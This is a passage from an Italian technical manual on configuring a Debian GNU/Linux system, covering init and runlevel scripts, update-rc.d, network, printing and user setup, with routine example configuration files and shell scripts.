        THEN
            X := int (N / 1000000)
            Y := N - (X * 1000000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILIONI"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000000000) AND (N <= 1999999999)
        THEN
            RETURN "UNMILIARDO" INTEGER_TO_ITALIAN (N-1000000000)
    ELSE IF (N >= 2000000000) AND (N <= 999999999999)
        THEN
            X := int (N / 1000000000)
            Y := N - (X * 1000000000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILIARDI"
                   INTEGER_TO_ITALIAN (Y)
    ELSE
        "##ERROR##"
    END IF
END INTEGER_TO_ITALIAN
```

Parte lxxiv

Annotazioni sulla distribuzione Debian

Configurazione di una distribuzione Debian

Dal punto di vista della configurazione, la distribuzione Debian cerca di interferire il meno possibile con le convenzioni acquisite nei sistemi Unix. In questo senso, sono poche le particolarità da tenere in considerazione per amministrare un sistema GNU/Linux Debian.

355.1 Procedura di inizializzazione del sistema

La procedura di inizializzazione del sistema è attivata dall'eseguibile '**`init`**' attraverso le indicazioni di '`/etc/inittab`'. I livelli di esecuzione sono indicati brevemente nella tabella 355.1; di fatto si usa normalmente il livello numero due.

Tabella 355.1. Livelli di esecuzione tipici di una distribuzione Debian.

Livello di esecuzione	Utilizzo
0	Arresto del sistema.
1	Utente singolo.
2	Livello normale per la multiutenza.
3	Livello ausiliario per la multiutenza.
4	Livello disponibile per la multiutenza.
5	Livello disponibile per la multiutenza.
6	Riavvio del sistema.

Il file '`/etc/inittab`' è quello che dirige il funzionamento di Init; analizzandone il contenuto si può intendere il ruolo degli script della procedura di inizializzazione del sistema.

```
# /etc/inittab: init(8) configuration.
# $Id: inittab,v 1.8 1998/05/10 10:37:50 miquels Exp $

# The default runlevel.
id:2:initdefault:

# Boot-time system configuration/initialization script.
# This is run first except when booting in emergency (-b) mode.
si::sysinit:/etc/init.d/rcS

# What to do in single-user mode.
~~:S:wait:/sbin/sulogin

# /etc/init.d executes the S and K scripts upon change
# of runlevel.
#
# Runlevel 0 is halt.
# Runlevel 1 is single-user.
# Runlevels 2-5 are multi-user.
# Runlevel 6 is reboot.

l0:0:wait:/etc/init.d/rc 0
l1:1:wait:/etc/init.d/rc 1
l2:2:wait:/etc/init.d/rc 2
l3:3:wait:/etc/init.d/rc 3
l4:4:wait:/etc/init.d/rc 4
l5:5:wait:/etc/init.d/rc 5
l6:6:wait:/etc/init.d/rc 6
# Normally not reached, but fallthrough in case of emergency.
z6:6:respawn:/sbin/sulogin

# What to do when CTRL-ALT-DEL is pressed.
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

```
# Action on special keypress (ALT-UpArrow).
kb::kbrequest:/bin/echo "Keyboard Request--edit /etc/inittab to let this work."

# What to do when the power fails/returns.
pf::powerwait:/etc/init.d/powerfail start
pn::powerfailnow:/etc/init.d/powerfail now
po::powerokwait:/etc/init.d/powerfail stop

# /sbin/getty invocations for the runlevels.
#
# The "id" field MUST be the same as the last
# characters of the device (after "tty").
#
# Format:
#  <id>:<runlevels>:<action>:<process>
1:2345:respawn:/sbin/getty 38400 tty1
2:23:respawn:/sbin/getty 38400 tty2
3:23:respawn:/sbin/getty 38400 tty3
4:23:respawn:/sbin/getty 38400 tty4
5:23:respawn:/sbin/getty 38400 tty5
6:23:respawn:/sbin/getty 38400 tty6

# Example how to put a getty on a serial line (for a terminal)
#
#T0:23:respawn:/sbin/getty -L ttyS0 9600 vt100
#T1:23:respawn:/sbin/getty -L ttyS1 9600 vt100

# Example how to put a getty on a modem line.
#
#T3:23:respawn:/sbin/mgetty -x0 -s 57600 ttyS3
```

355.1.1 Collegamento tra i vari componenti della procedura di inizializzazione del sistema

Attraverso il file '`/etc/inittab`' vengono indicati due script fondamentali, attraverso cui si articola la procedura di inizializzazione del sistema. Si tratta di '`/etc/init.d/rcS`' e '`/etc/init.d/rc`'. Il primo viene utilizzato a ogni avvio del sistema e da questo dipendono le operazioni che vanno svolte una volta sola in quella occasione; il secondo serve ogni volta che si cambia il livello di esecuzione.

- '`/etc/init.d/`'

  È la directory che raccoglie gli script utilizzati nella fase di avvio del sistema e in quella di arresto.

- '`/etc/init.d/rcS`'

  È lo script di inizializzazione del sistema, organizzato in modo tale da eseguire gli script contenuti nella directory '`/etc/rcS.d/`', con l'argomento '**`start`**'. Per la precisione, si tratta di tutti gli script che corrispondono al modello '`S??*`', ovvero quelli che hanno un nome che inizia con una lettera «S» maiuscola ed è lungo almeno tre caratteri. In realtà, gli script della directory '`/etc/rcS.d/`' sono solo collegamenti simbolici a script reali contenuti nella directory '`/etc/init.d/`'.

  In questo modo, tra le altre cose, si configura la tastiera, si attiva la memoria virtuale, si verifica il file system principale e lo si rimonta in lettura e scrittura. Se l'attivazione del file system principale fallisce, viene attivata una shell di emergenza per permettere una correzione del problema. Successivamente si attivano i moduli del kernel, quindi si passa al controllo degli altri file system e al loro montaggio. Infine, si configura e si attiva la rete, assieme ad altre operazioni di importanza minore, come il montaggio di file system di rete.

> È importante osservare che lo script '/etc/init.d/rcS' carica inizialmente il file '/etc/default/rcS', che in pratica viene usato per la sua configurazione, definendo alcune variabili di ambiente che dopo vengono analizzate. A queste variabili possono avere accesso anche gli script avviati da '/etc/init.d/rcS'.

Al termine del suo lavoro normale, lo script '/etc/init.d/rcS' esegue anche gli script che trova nella directory '/etc/rc.boot/', che esiste ancora per motivi di compatibilità con il passato.

- '/etc/rc.boot/'

  È una directory che dovrebbe essere eliminata nel prossimo futuro. Il suo scopo è contenere script da eseguire all'avvio del sistema, prima di entrare in un livello di esecuzione particolare.

  In generale, questi script dovrebbero essere spostati nella directory '/etc/init.d/', collegandoli poi con dei collegamenti simbolici opportuni nella directory '/etc/rcS.d/'.

- '/etc/init.d/rc'

  È lo script principale per il controllo dei livelli di esecuzione. Viene utilizzato da Init, attraverso le indicazioni di '/etc/inittab', con un argomento corrispondente al numero di livello di esecuzione da attivare.

  ```
  /etc/init.d/rc livello_di_esecuzione
  ```

  Semplificando un po' le cose, '/etc/init.d/rc' si limita ad avviare tutti gli script che trova nella directory '/etc/*n*.d/' (dove *n* rappresenta il livello di esecuzione richiesto), cominciando da quelli che iniziano con la lettera '**K**' e terminando con quelli che iniziano con la lettera '**S**'.

  In realtà, questi script sono contenuti nella directory '/etc/init.d/', con nomi più espressivi, mentre nelle directory '/etc/rc*n*.d/' sono contenuti solo dei collegamenti simbolici con nomi scelti appositamente per definire l'ordine in cui le operazioni devono essere svolte.

  In questo modo, è possibile definire i livelli di esecuzione lasciati a disposizione, semplicemente copiandovi all'interno i collegamenti simbolici necessari e senza toccare alcuno script.

- '/etc/rc*n*.d/'

  Come accennato, si tratta delle directory riferite a ogni livello di esecuzione (*n* rappresenta il numero del livello stesso). Al loro interno si trovano solo collegamenti simbolici riferiti agli script che si vuole siano eseguiti.

  Quando viene selezionato il livello di esecuzione relativo, vengono eseguiti in ordine alfabetico, prima gli script (o meglio i collegamenti) che iniziano con la lettera '**K**' (*Kill*) nella forma

  ```
  /etc/rcn.d/script stop
  ```

  allo scopo di disattivare il servizio particolare cui si riferiscono, quindi quelli che iniziano con la lettera '**S**' (*Start*), nella forma seguente:

  ```
  /etc/rcn.d/script start
  ```

- '/etc/init.d/'

  È il vero contenitore degli script utilizzati dalla procedura di inizializzazione del sistema. Questi vengono utilizzati indirettamente attraverso collegamenti simbolici contenuti nella directory '/etc/rcS.d/' e nelle directory '/etc/rc*n*.d/'.

Molti di questi script possono essere utilizzati dall'amministratore per disattivare o attivare un servizio particolare, senza dover intervenire direttamente nel livello di esecuzione e senza dover ricordare tutte le implicazioni di un servizio particolare. Il formato generale è il seguente:

```
/etc/init.d/servizio {start|stop|restart|force-reload}
```

- '`/sbin/start-stop-daemon`'

  Si tratta di un programma specifico della distribuzione Debian (dovrebbe far parte del pacchetto '**`dpkg`**') che facilita l'avvio e la conclusione del funzionamento dei demoni avviati attraverso la procedura di inizializzazione del sistema. Per esempio, l'avvio del demone '**`gpm`**' viene fatto nel modo seguente (le opzioni di '**`gpm`**' sono solo un esempio per semplificare lo script; si tenga presente inoltre che la riga significativa è divisa in due per motivi tipografici, utilizzando il simbolo ci continuazione '`\`' delle shell Bourne):

```
echo -n "Starting mouse interface server: gpm"
start-stop-daemon --start --quiet --exec /usr/sbin/gpm -- \
    -m /dev/mouse -t ms
echo "."
```

  Nello stesso modo, l'arresto del demone viene fatto nel modo seguente:

```
echo -n "Stopping mouse interface server: gpm"
start-stop-daemon --stop --quiet --oknodo --pidfile /var/run/gpmpid \
    --exec /usr/sbin/gpm
echo "."
```

  L'uso di '**`start-stop-daemon`**' può essere approfondito leggendo la sua pagina di manuale: *start-stop-daemon(8)*.

355.1.2 /etc/init.d/*

I file contenuti nella directory '`/etc/init.d/`', quando si riferiscono a dei servizi, hanno una struttura abbastanza comune, simile a quella seguente. Si fa riferimento all'ipotetico servizio «pippo», a cui corrisponde un demone con lo stesso nome.

```
#!/bin/sh
#
# Avvia o arresta il servizio «pippo» gestito attraverso il demone «pippo»
#
# Tizio Tizi <tizio@dinkel.brot.dg>

# Prima di cominciare verifica che esista l'eseguibile del demone.
test -x /usr/sbin/pippo || exit 0

# Analizza l'argomento e vi si adegua.
case "$1" in
    start)
        echo -n "Avvio di un servizio inutile: pippo"
        start-stop-daemon --start --quiet --exec /usr/sbin/pippo
        echo "."
    ;;

    stop)
        echo -n "Arresto di un servizio inutile: pippo"
        start-stop-daemon --stop --quiet  \
            --pidfile /var/run/pippo.pid --exec /usr/sbin/pippo
        echo "."
    ;;

    restart)
        $0 stop
        $0 start
```

```
    ;;

    reload)
        echo -n "Rilettura della configurazione di pippo..."
        start-stop-daemon --stop --signal 1 --quiet  \
            --pidfile /var/run/named.pid --exec /usr/sbin/named
        echo "fatto."
    ;;

    force-reload)
        $0 restart
    ;;

    *)
        echo "Utilizzo: /etc/init.d/pippo {start|stop|reload|restart|force-reload}" >&2
        exit 1
    ;;
esac

exit 0
```

Nella prima parte viene verificato che esista effettivamente l'eseguibile del demone '**`pippo`**'; in caso contrario conclude lo script, ma senza restituire un errore ('**`exit 0`**').

Subito dopo si passa all'analisi del primo (e unico) argomento fornito allo script:

- se è '**`start`**', si provvede ad avviare il demone attraverso '**`start-stop-daemon`**';
- se è '**`stop`**', si provvede a eliminare il processo relativo, utilizzando l'informazione sul numero PID che dovrebbe essere contenuta nel file '`/var/run/pippo.pid`', creato dal demone '**`pippo`**' stesso;
- se è '**`restart`**', vengono ripetute le operazioni corrispondenti a '**`stop`**' e '**`start`**' in sequenza;
- se è '**`reload`**' (si tratta di un'opzione che non è disponibile in tutti gli script di questo tipo), viene inviato un segnale '**`SIGHUP`**' (1) al demone, in modo che questo rilegga la configurazione;
- se è '**`force-reload`**', viene eseguita in pratica l'operazione corrispondente a '**`restart`**', con lo scopo di obbligare alla rilettura della configurazione, anche se ciò costringe ad arrestare e a riavviare il servizio.

355.1.3 /etc/rc?.d/

Le directory '`/etc/rc`*n*`.d/`' e '`/etc/rcS.d/`', servono a contenere una serie di collegamenti simbolici che puntano a script reali contenuti in '`/etc/init.d`'. I due listati seguenti si riferiscono al contenuto ipotetico di '`/etc/rc1.d/`' e '`/etc/rc2.d/`':

```
lrwxrwxrwx 1 root root 14 ago  9 15:18 K11cron -> ../init.d/cron
lrwxrwxrwx 1 root root 17 ago  9 15:18 K12kerneld -> ../init.d/kerneld
lrwxrwxrwx 1 root root 21 ago  9 15:18 K15netstd_init -> ../init.d/netstd_init
lrwxrwxrwx 1 root root 17 ago  9 15:18 K18netbase -> ../init.d/netbase
lrwxrwxrwx 1 root root 14 ago  9 15:18 K19bind -> ../init.d/bind
lrwxrwxrwx 1 root root 14 ago  9 15:18 K20exim -> ../init.d/exim
lrwxrwxrwx 1 root root 13 ago  9 15:18 K20gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 17 ago  9 15:18 K20logoutd -> ../init.d/logoutd
lrwxrwxrwx 1 root root 15 ago  9 15:18 K20lprng -> ../init.d/lprng
lrwxrwxrwx 1 root root 13 ago  9 15:18 K20ppp -> ../init.d/ppp
lrwxrwxrwx 1 root root 13 ago  9 15:18 K20ssh -> ../init.d/ssh
lrwxrwxrwx 1 root root 20 ago  9 15:18 K25nfs-server -> ../init.d/nfs-server
```

```
lrwxrwxrwx 1 root root 21 ago  9 15:18 K30netstd_misc -> ../init.d/netstd_misc
lrwxrwxrwx 1 root root 16 ago  9 15:18 K89pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 18 ago  9 15:18 K90sysklogd -> ../init.d/sysklogd
lrwxrwxrwx 1 root root 16 ago  9 15:18 S20single -> ../init.d/single
```

```
lrwxrwxrwx 1 root root 18 ago  9 15:18 S10sysklogd -> ../init.d/sysklogd
lrwxrwxrwx 1 root root 16 ago  9 15:18 S11pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 17 ago  9 15:18 S12kerneld -> ../init.d/kerneld
lrwxrwxrwx 1 root root 21 ago  9 15:18 S15netstd_init -> ../init.d/netstd_init
lrwxrwxrwx 1 root root 17 ago  9 15:18 S18netbase -> ../init.d/netbase
lrwxrwxrwx 1 root root 14 ago  9 15:18 S19bind -> ../init.d/bind
lrwxrwxrwx 1 root root 14 ago  9 15:18 S20exim -> ../init.d/exim
lrwxrwxrwx 1 root root 13 ago  9 15:18 S20gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 17 ago  9 15:18 S20logoutd -> ../init.d/logoutd
lrwxrwxrwx 1 root root 15 ago  9 15:18 S20lprng -> ../init.d/lprng
lrwxrwxrwx 1 root root 13 ago  9 15:18 S20ppp -> ../init.d/ppp
lrwxrwxrwx 1 root root 13 ago  9 15:18 S20ssh -> ../init.d/ssh
lrwxrwxrwx 1 root root 20 ago  9 15:18 S25nfs-server -> ../init.d/nfs-server
lrwxrwxrwx 1 root root 21 ago  9 15:18 S30netstd_misc -> ../init.d/netstd_misc
lrwxrwxrwx 1 root root 14 ago  9 15:18 S89cron -> ../init.d/cron
lrwxrwxrwx 1 root root 19 ago  9 15:18 S99rmnologin -> ../init.d/rmnologin
```

I collegamenti che iniziano con la lettera «S» vengono avviati ordinatamente all'attivazione del livello di esecuzione corrispondente, con l'argomento '**`start`**', mentre quelli che iniziano con la lettera «K» vengono avviati prima di passare a un nuovo livello di esecuzione, con l'argomento '**`stop`**'.

Il numero che segue la lettera «S» e «K», serve a definire un ordine (alfanumerico), corrispondente a quello in cui i servizi vanno avviati o arrestati. Se si volesse aggiungere uno script, nella directory '`/etc/init.d/`' per la gestione di un servizio addizionale, si dovrebbero predisporre i collegamenti relativi nella directory in cui servono: per esempio potrebbe essere necessario un collegamento «K» nelle directory '`/etc/rc0.d/`', '`/etc/rc1.d/`' e '`/etc/rc6.d/`', mentre nelle altre directory '`/etc/rc[2-5].d/`' si potrebbe inserire un collegamento «S», a seconda di come si vogliono gestire i livelli di esecuzione da due a cinque.

> La distribuzione Debian non dispone di uno script '**`rc.local`**'. Per ottenere lo stesso risultato, si può predisporre uno script normale, che eventualmente non sia influenzato dagli argomenti; quindi si devono predisporre i collegamenti simbolici di tipo «S» necessari, probabilmente con un numero abbastanza elevato, in modo da farlo intervenire alla fine della procedura di avvio del sistema.

355.1.4 # update-rc.d

Il programma '**`update-rc.d`**' permette di facilitare la creazione e l'eliminazione dei collegamenti simbolici nelle directory '`/etc/rc`*n*`.d/`'. In generale, il suo utilizzo non è indispensabile, ma torna molto utile nella realizzazione di script legati all'installazione e alla disinstallazione dei pacchetti. Qui viene descritto solo il suo uso elementare, dal momento che si può fare tutto quello che si vuole anche senza l'aiuto di questo programma. Eventualmente si può consultare la sua pagina di manuale *update-rc.d(8)*.

`update-rc.d` *nome_script* `remove`

`update-rc.d` *nome_script* `defaults`

Nel primo caso, '**`update-rc.d`**' elimina i collegamenti simbolici, riferiti allo script indicato, da tutte le directory '`/etc/rc`*n*`.d/`', compresa la directory '`/etc/rcS.d/`', purché questo sia effettivamente assente dalla directory '`/etc/init.d/`'.

Nel secondo caso, '**update-rc.d**' crea i collegamenti simbolici, riferiti allo script indicato, che deve trovarsi nella directory '/etc/init.d/', in base a ciò che di solito è più opportuno: nelle directory corrispondenti ai livelli zero, uno e sei, vengono creati dei collegamenti di tipo

```
K20nome_script
```

Mentre nelle directory dei livelli da due a cinque, vengono creati dei collegamenti di tipo

```
S20nome_script
```

Per esempio, se è stato creato lo script '**pippo**', ed è stato collocato nella directory '/etc/init.d/', si possono predisporre i collegamenti simbolici con il comando seguente:

update-rc.d pippo defaults[*Invio*]

```
 Adding system startup for /etc/init.d/pippo ...
   /etc/rc0.d/K20pippo -> ../init.d/pippo
   /etc/rc1.d/K20pippo -> ../init.d/pippo
   /etc/rc6.d/K20pippo -> ../init.d/pippo
   /etc/rc2.d/S20pippo -> ../init.d/pippo
   /etc/rc3.d/S20pippo -> ../init.d/pippo
   /etc/rc4.d/S20pippo -> ../init.d/pippo
   /etc/rc5.d/S20pippo -> ../init.d/pippo
```

Una volta eliminato lo script '**pippo**' dalla directory '/etc/init.d/', si possono eliminare i collegamenti simbolici relativi con il comando seguente:

update-rc.d pippo remove[*Invio*]

```
 Removing any system startup links for /etc/init.d/pippo ...
   /etc/rc0.d/K20pippo
   /etc/rc1.d/K20pippo
   /etc/rc2.d/S20pippo
   /etc/rc3.d/S20pippo
   /etc/rc4.d/S20pippo
   /etc/rc5.d/S20pippo
   /etc/rc6.d/K20pippo
```

355.2 Configurazione del sistema

La distribuzione Debian non ha un sistema centralizzato per la configurazione, lasciando che ogni pacchetto gestisca la configurazione a suo modo. L'esempio più importante di questa impostazione sta nella configurazione della rete, che avviene attraverso la modifica diretta di uno script di quelli che appartengono alla procedura di inizializzazione del sistema: '/etc/init.d/network'.

355.2.1 Configurazione della tastiera e dei caratteri dello schermo

La configurazione della tastiera riguarda il pacchetto '**kbd**' e avviene per mezzo dello script '/etc/init.d/keymaps.sh', che viene avviato tramite un collegamento simbolico contenuto nella directory '/etc/rcS.d/'. Questo script carica automaticamente la mappa della tastiera corrispondente al file '/etc/kbd/default.kmap.gz'. Evidentemente, per definire una mappa per la tastiera differente, basta copiare il file opportuno nella directory '/etc/kbd/', dandogli il nome 'default.kmap.gz'.

Sempre riguardo al pacchetto '**kbd**', la configurazione dei caratteri dello schermo avviene per mezzo dello script '/etc/rc.boot/kbd', che utilizza le definizioni contenute nel file '/etc/kbd/config'. Questo ultimo file è in pratica un pezzo di script, per cui basta assegnare alla variabile '**CONSOLE_FONT**' il nome del file di definizione dei caratteri che si desidera. Per esempio,

```
CONSOLE_FONT=lat1u-16.psf.gz
```

fa sì che venga caricato il file '/usr/share/consolefonts/lat1u-16.psf.gz'.

355.2.2 Configurazione della rete

Come accennato, la rete viene configurata attraverso lo script '/etc/init.d/network'. Questo non ha bisogno di accorgimenti particolari, dal momento che è collegato normalmente solo alla directory '/etc/rcS.d/', che contiene i collegamenti simbolici avviati una volta sola all'avvio del sistema.

Di solito, lo script in questione viene creato nel momento in cui si installa la distribuzione per la prima volta, in ogni caso, può bastare una cosa come l'esempio seguente, da modificare opportunamente, soprattutto in base al tipo e al numero di interfacce di rete.

```
#! /bin/sh
ifconfig lo 127.0.0.1 netmask 255.0.0.0
# route add -net 127.0.0.0 netmask 255.0.0.0 dev lo
route add -host 127.0.0.1 dev lo

ifconfig eth0 192.168.1.1 netmask 255.255.255.0 broadcast 192.168.1.255
route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
route add default gw 192.168.1.254 metric 1
```

Nella directory '/etc/rcS.d/' basta quindi il collegamento simbolico 'S40network', che punta a '../init.d/network'.

355.2.3 Configurazione dell'orologio hardware

In generale, la correzione dell'orologio hardware si ottiene configurando opportunamente il file '/etc/adjtime'. Tuttavia, in fase di avvio del sistema operativo, è importante sapere se l'orologio hardware è puntato sul tempo universale coordinato, oppure sull'ora locale.

Dal momento che lo script che si occupa di queste cose è controllato da '/etc/init.d/rcS' e dato che questo viene configurato con il file '/etc/default/rcS', all'interno di questo ultimo si può modificare la variabile '**GMT**'. In pratica, per indicare che l'orologio hardware è posizionato sul tempo universale si assegna il valore '**-u**':

```
# Set GMT="-u" if your system clock is set to GMT, and GMT="" if not.
GMT="-u"
```

355.2.4 Configurazione del mouse per lo schermo a caratteri

La gestione del mouse per lo schermo a caratteri avviene attraverso il demone '**gpm**', come di consueto. L'avvio e l'arresto del servizio è organizzato come al solito attraverso uno script contenuto nella directory '/etc/init.d/'. Normalmente, questo script carica la configurazione contenuta nel file '/etc/gpm.conf'. Attraverso le variabili dichiarate in questo file di configurazione, lo script di avvio del servizio genera le opzioni opportune per la riga di comando di '**gpm**'.

355.3 Configurazione di shell

Secondo la politica della distribuzione Debian, se un programma ha bisogno che siano definite delle variabili di ambiente, o delle funzioni di shell, per questo deve essere predisposto uno script di avvio apposito, in modo da non dover disturbare l'utente con questa configurazione. In pratica, la configurazione globale delle shell non deve essere modificata dall'installazione di un pacchetto.

In generale, se necessario per qualche ragione, l'amministratore del sistema può intervenire nel file '`/etc/profile`' e negli altri file di configurazione delle altre shell. Come al solito, potrebbe convenire l'inserimento di alcuni alias per evitare la cancellazione involontaria dei file e inoltre si potrebbe impostare il linguaggio predefinito. L'esempio seguente fa riferimento al caso della shell Bash:

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'

LANG="it_IT.ISO-8859-1"
export LANG
```

Per quanto riguarda la configurazione personale delle shell, non è previsto niente di particolare, a parte il caso dell'utente '**`root`**'.

355.4 Utenti

Con la distribuzione Debian si utilizzano preferibilmente i programmi '**`adduser`**' e '**`addgroup`**' per registrare nel sistema degli utenti nuovi. Questi due sono un programma Perl unico, che si configura con il file '`/etc/adduser.conf`'.

In generale, non dovrebbe essere necessario modificare questa configurazione, soprattutto per non uscire dalla politica predefinita della distribuzione. In generale, si può osservare che vengano gestiti i gruppi privati, per cui, alla registrazione di un utente, viene aggiunto anche un nuovo gruppo con lo stesso nome e lo stesso numero GID.

In generale, gli utenti e i gruppi ricevono un numero UID e GID compreso tra 1000 e 29999; l'utente '**`nobody`**' ha il numero UID 65534, ed è abbinato al gruppo '**`nogroup`**', con lo stesso numero GID.

355.5 Stampa

Il sistema di stampa adottato dalla distribuzione Debian è LPRng, che in generale è abbastanza compatibile con quello tradizionale dello Unix BSD. Rispetto ad altre distribuzioni GNU/Linux, Debian lascia all'amministratore la configurazione manuale del file '`/etc/printcap`' che è comunque piuttosto semplice.

Assieme al pacchetto di LPRng viene installato normalmente anche Magicfilter, che come suggerisce il nome è un sistema di filtri per stampanti. Nella directory '`/etc/magicfilter/`' si trovano una serie di script di Magicfilter, uno per ogni tipo di stampante previsto. È sufficiente modificare la configurazione del file '`/etc/printcap`', in modo da utilizzare il filtro adatto per la propria stampante. L'esempio seguente definisce la stampante '**`lp`**' abbinata alla prima porta parallela a cui si trova connessa una stampante compatibile con il modello HP Laserjet:

```
# /etc/printcap: printer capability database. See printcap(5).
# You can use the filter entries df, tf, cf, gf etc. for
# your own filters. See the printcap(5) manual page for further
```

```
# details.

lp|HP Laserjet
        :lp=/dev/lp0
        :sd=/var/spool/lpd/lp
        :af=/var/log/lp-acct
        :lf=/var/log/lp-errs
        :if=/etc/magicfilter/laserjet-filter
        :pl#66
        :pw#80
        :pc#150
        :mx#0
        :sh
```

Come si può osservare, le righe della direttiva '**lp**' non sono terminate dal simbolo di continuazione '\', che con LPRng non è necessario.

Per determinare quale sia il filtro migliore per la propria stampante, occorre fare qualche prova, dal momento che per uno stesso modello ci possono essere diverse alternative.

Per quanto riguarda la stampa dei file di testo, volendo sfruttare sistematicamente A2ps per l'impaginazione, si può modificare in coda allo script di Magicfilter l'istruzione seguente:

```
#! /usr/sbin/magicfilter
#...

# Default entry -- for normal (text) files.  MUST BE LAST.
#default                        cat     \eE\e&k2G\e(0N  \eE
default   pipe  a2ps --portrait --columns=1 --margin=30            \
    --no-header --borders=no                                       \
    --chars-per-line=80 --font-size=10                             \
    --interpret=yes --output=-                                     \
    2> /dev/null
```

355.5.1 Configurazione del formato della carta

La distribuzione Debian organizza la definizione del formato della carta attraverso il file '`/etc/papersize`', il quale deve contenere la sigla corrispondente. Di solito i programmi interpretano correttamente i nomi: '**a3**', '**a4**', '**a5**', '**b5**', '**letter**', '**legal**'. Eventualmente, per gli altri formati si può utilizzare una delle definizioni comprensibili per Ghostscript.

A questo file di configurazione è abbinata una libreria, che in teoria dovrebbe essere utilizzata dai programmi che hanno qualcosa a che fare con la stampa. Per esempio, Ghostscript non ha bisogno dell'opzione '**-sPAPERSIZE**' perché riesce a ottenere questa informazione dal file di configurazione.

355.6 Configurazione del nome del sistema

Il nome del sistema, così come lo intende il programma di servizio '**hostname**', viene definito nel file '`/etc/hostname`'. Da lì viene letto in fase di avvio del sistema.

Un altro file di configurazione simile è '`/etc/mailname`', che dovrebbe contenere il nome di dominio completo da utilizzare per inviare messaggi di posta elettronica.

355.7 Configurazione dei permessi degli eseguibili

Per evitare la proliferazione incontrollata di permessi strani attribuiti agli eseguibili, soprattutto per ciò che riguarda i bit SUID e SGID, la distribuzione GNU/Linux Debian organizza uno script eseguito giornalmente nell'ambito del sistema Cron, con lo scopo di controllare e correggere tali permessi. Questo script si avvale della configurazione contenuta nel file '`/etc/suid.conf`', che contiene semplicemente un elenco di eseguibili con i permessi che dovrebbero avere. Segue un estratto molto semplice e intuitivo del suo contenuto:

```
# Configuration File for suid programs or special permissions
#
# The format is:
# package file user group permissions
lsof-2.0.35 /usr/sbin/lsof root kmem 2755
emacs /usr/lib/emacs/20.3/i386-debian-linux-gnu/movemail root mail 2755
emacs /usr/lib/emacs/19.34/i386-debian-linux/movemail root mail 2755
apache-common /usr/bin/htpasswd root root 755
apache-common /usr/lib/apache/suexec root root 755
xscreensaver /usr/X11R6/bin/xscreensaver root shadow 2755
xcdroast /usr/bin/xcdroast root root 4755
ssh /usr/bin/ssh1 root root 4755
...
```

In generale, questo file viene aggiornato automaticamente ogni volta che si installa un pacchetto che richiede dei permessi speciali sui suoi eseguibili; tuttavia, quando si vuole cambiare qualcosa in modo manuale, occorre ricordarsi di intervenire anche qui per rendere la modifica permanente.

355.8 Riferimenti

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  <*http://ftp.it.debian.org/debian/doc/FAQ/*>

- Ian Jackson, Christian Schwarz, *Debian Policy Manual*, 1998

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.txt.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.html.tar.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.pdf.gz*>

  <*http://ftp.it.debian.org/debian/doc/package-developer/policy.ps.gz*>

Accorgimenti per una distribuzione Debian

In generale, la distribuzione GNU/Linux Debian non ha bisogno di accorgimenti particolari. In questo capitolo vengono annotate poche cose; in particolare sul modo di gestire una raccolta degli archivi Debian e sulla possibilità di realizzare una copia personalizzata della distribuzione.

356.1 Raccogliere gli aggiornamenti

La distribuzione Debian, data la sua natura collaborativa, è molto dinamica e nel susseguirsi delle sue edizioni viene prodotta una grande quantità di pacchetti aggiornati. Data la dimensione che ha raggiunto ormai la distribuzione, è improbabile che si riesca ad avere sempre una copia completa della distribuzione; piuttosto è facile trovare nelle riviste dei CD-ROM con questo o quel gruppo di applicativi, più o meno aggiornati. Volendo realizzare una propria copia locale della distribuzione (su disco fisso, o su dischi rimovibili), occorre realizzare qualche script per gestire un po' meglio la cosa.

356.1.1 Composizione del nome degli archivi Debian

Il nome degli archivi Debian è organizzato secondo la struttura seguente:

nome_del_pacchetto _versione_e_revisione `.deb`

Per essere precisi, questo è il nome normale, da utilizzare quando si conosce a quale architettura è destinato, in base alla directory in cui si trova a essere conservato.

Alle volte, per qualche ragione, il nome degli archivi che si trovano in circolazione non è conforme a questo modello; tuttavia, con l'aiuto delle informazioni contenute negli archivi stessi, è possibile riprodurre il nome standard. I comandi seguenti, che utilizzano '**`dpkg`**', permettono di ottenere le informazioni necessarie a ricostruire il nome di un archivio Debian:

`dpkg --field` *archivio* `package`

restituisce il nome del pacchetto;

`dpkg --field` *archivio* `version`

Restituisce la stringa che rappresenta la versione e la revisione del pacchetto.

Quello che segue è l'esempio di uno script in grado di scandire gli archivi contenuti nella directory corrente, allo scopo di modificarne il nome se questo non corrisponde al modello standard. La scansione viene fatta in due fasi, per verificare alla fine quali archivi non sono stati corretti.

```
#!/bin/bash
#========================================================================
# debian-nomi
#
# Interviene nella directory *corrente* correggendo i nomi degli
# archivi che sembrano non essere coerenti. Si utilizza in particolare:
#
#       dpkg --field <archivio> package
#       dpkg --field <archivio> version
#
#========================================================================

#------------------------------------------------------------------------
# Inizializza le variabili di ambiente che servono per accumulare
# i valori per il confronto.
#------------------------------------------------------------------------
```

```
ARCHIVIO=""
PACCHETTO=""
VERSIONE=""
NOME_CORRETTO=""

#-----------------------------------------------------------------------
# Inizia il ciclo di scansione degli archivi Debian che si trovano
# nella directory corrente.
# Prima fase silenziosa.
#-----------------------------------------------------------------------
for ARCHIVIO in *.deb
do
    #-------------------------------------------------------------------
    # Se il nome è «*.deb», non ci sono file del genere.
    #-------------------------------------------------------------------
    if [ "$ARCHIVIO" = "*.deb" ]
    then
        #---------------------------------------------------------------
        # Non si fa nulla.
        #---------------------------------------------------------------
        exit
    fi

    #-------------------------------------------------------------------
    # Estrae il nome del pacchetto.
    #-------------------------------------------------------------------
    PACCHETTO=`dpkg --field $ARCHIVIO package`

    #-------------------------------------------------------------------
    # Estrae la versione del pacchetto.
    #-------------------------------------------------------------------
    VERSIONE=`dpkg --field $ARCHIVIO version`

    #-------------------------------------------------------------------
    # Compone il nome teorico.
    #-------------------------------------------------------------------
